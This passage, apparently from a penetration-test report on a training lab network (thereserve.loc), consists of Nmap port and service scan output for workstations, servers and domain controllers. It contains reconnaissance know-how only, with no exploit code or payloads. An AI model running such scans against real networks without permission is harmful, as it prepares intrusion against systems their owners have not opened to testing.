|   DNS_Computer_Name: WRK1.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_  System_Time: 2023-05-13T14:44:33+00:00
| ssl-cert: Subject: commonName=WRK1.corp.thereserve.loc
| Not valid before: 2023-01-09T05:17:03
|_Not valid after:  2023-07-11T05:17:03
|_ssl-date: 2023-05-13T14:44:52+00:00; -1s from scanner time.

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May 13 16:44:53 2023 -- 1 IP address (1 host up) scanned in 30.68
seconds
```

Portscan of WRK2 – 10.200.103.22:

```
# Nmap 7.93 scan initiated Sat May 13 17:23:21 2023 as: nmap -p- --min-rate 5000 -oN
scans/nmap_alltcp.md -Pn 10.200.103.22
Nmap scan report for 10.200.103.22
Host is up (0.074s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

# Nmap done at Sat May 13 17:23:47 2023 -- 1 IP address (1 host up) scanned in 26.52
seconds
```

Script and Version scan of WRK2 – 10.200.103.22:

```
# Nmap 7.93 scan initiated Sat May 13 17:24:19 2023 as: nmap -p22,135,139,445,3389 -sCV -
oN scans/nmap_opentcp.md -Pn 10.200.103.22
Nmap scan report for 10.200.103.22
Host is up (0.059s latency).

PORT     STATE    SERVICE      VERSION
22/tcp   open     tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
135/tcp  filtered msrpc
139/tcp filtered netbios-ssn
445/tcp  filtered microsoft-ds
3389/tcp open     tcpwrapped
| ssl-cert: Subject: commonName=WRK2.corp.thereserve.loc
| Not valid before: 2023-01-09T05:19:12
|_Not valid after:  2023-07-11T05:19:12

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May 13 17:25:11 2023 -- 1 IP address (1 host up) scanned in 52.03
seconds
```

Nmap scan of SERVER1:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 12:44 Coordinated Universal Time
Nmap scan report for ip-10-200-103-31.eu-west-1.compute.internal (10.200.103.31)
Host is up (0.0063s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 02:F3:87:37:7B:05 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 32.21 seconds
```

Nmap scan of SERVER2:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 12:46 Coordinated Universal Time
Nmap scan report for ip-10-200-103-32.eu-west-1.compute.internal (10.200.103.32)
Host is up (0.0065s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
3389/tcp open  ms-wbt-server
MAC Address: 02:EF:D3:12:F0:1D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 45.45 seconds
```

Nmap script scan with version detection of CORPDC:

```
# Nmap 7.93 scan initiated Sun May 14 17:09:24 2023 as: nmap -
p22,53,135,139,389,445,636,3268,3389,5985,9389 -sCV -oN scans/nmap_opentcp.md
10.200.103.102
Nmap scan report for 10.200.103.102
Host is up (0.000055s latency).
```

```
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 8f54ec972e1085d5826dfeb0c344337d (RSA)
|   256 6f934b6bc559406f2988ec048569a2ad (ECDSA)
|_  256 a49c57ef0f9b6221c7733fa187004c15 (ED25519)
53/tcp   open  domain        Simple DNS Plus
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
thereserve.loc0., Site: Default-First-Site-Name)
|_ssl-date: 2023-05-14T15:10:03+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:CORPDC.corp.thereserve.loc
| Not valid before: 2023-02-14T18:56:50
|_Not valid after:  2024-02-14T18:56:50
445/tcp  open  microsoft-ds?
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
thereserve.loc0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:CORPDC.corp.thereserve.loc
| Not valid before: 2023-02-14T18:56:50
|_Not valid after:  2024-02-14T18:56:50
|_ssl-date: 2023-05-14T15:10:03+00:00; 0s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
thereserve.loc0., Site: Default-First-Site-Name)
|_ssl-date: 2023-05-14T15:10:03+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:CORPDC.corp.thereserve.loc
| Not valid before: 2023-02-14T18:56:50
|_Not valid after:  2024-02-14T18:56:50
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=CORPDC.corp.thereserve.loc
| Not valid before: 2023-02-04T23:59:40
|_Not valid after:  2023-08-06T23:59:40
|_ssl-date: 2023-05-14T15:10:03+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: CORPDC
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: CORPDC.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_  System_Time: 2023-05-14T15:09:43+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: CORPDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-05-14T15:09:45
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun May 14 17:10:04 2023 -- 1 IP address (1 host up) scanned in 40.52
seconds
```

Nmap scan of ROOTDC:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-16 10:04 Coordinated Universal Time
Nmap scan report for ip-10-200-103-100.eu-west-1.compute.internal (10.200.103.100)
Host is up (0.0029s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49709/tcp open  unknown
MAC Address: 02:9B:C7:02:FE:0F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 32.14 seconds
```

Nmap script scan and version detection of ROOTDC:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-16 10:09 Coordinated Universal Time
NSOCK ERROR [0.0620s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Nmap scan report for ip-10-200-103-100.eu-west-1.compute.internal (10.200.103.100)
Host is up (0.00088s latency).

PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1dd1068a9080e2915a712f899a82cb56 (RSA)
|   256 e63d750b260e421bec0a015d9d924659 (ECDSA)
|_  256 84a426d16578acbb62b4a4d69b1464b0 (ED25519)
53/tcp   open  domain        Simple DNS Plus
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
thereserve.loc0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=ROOTDC.thereserve.loc
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:ROOTDC.thereserve.loc
| Not valid before: 2023-02-15T02:43:37
|_Not valid after:  2024-02-15T02:43:37
|_ssl-date: 2023-05-16T10:10:42+00:00; +1s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
thereserve.loc0., Site: Default-First-Site-Name)
|_ssl-date: 2023-05-16T10:10:42+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ROOTDC.thereserve.loc
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:ROOTDC.thereserve.loc
| Not valid before: 2023-02-15T02:43:37
|_Not valid after:  2024-02-15T02:43:37
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        .NET Message Framing
MAC Address: 02:9B:C7:02:FE:0F (Unknown)
```

```
Service Info: Host: ROOTDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-05-16T10:10:02
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: ROOTDC, NetBIOS user: <unknown>, NetBIOS MAC: 029bc702fe0f
(unknown)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.67 seconds
```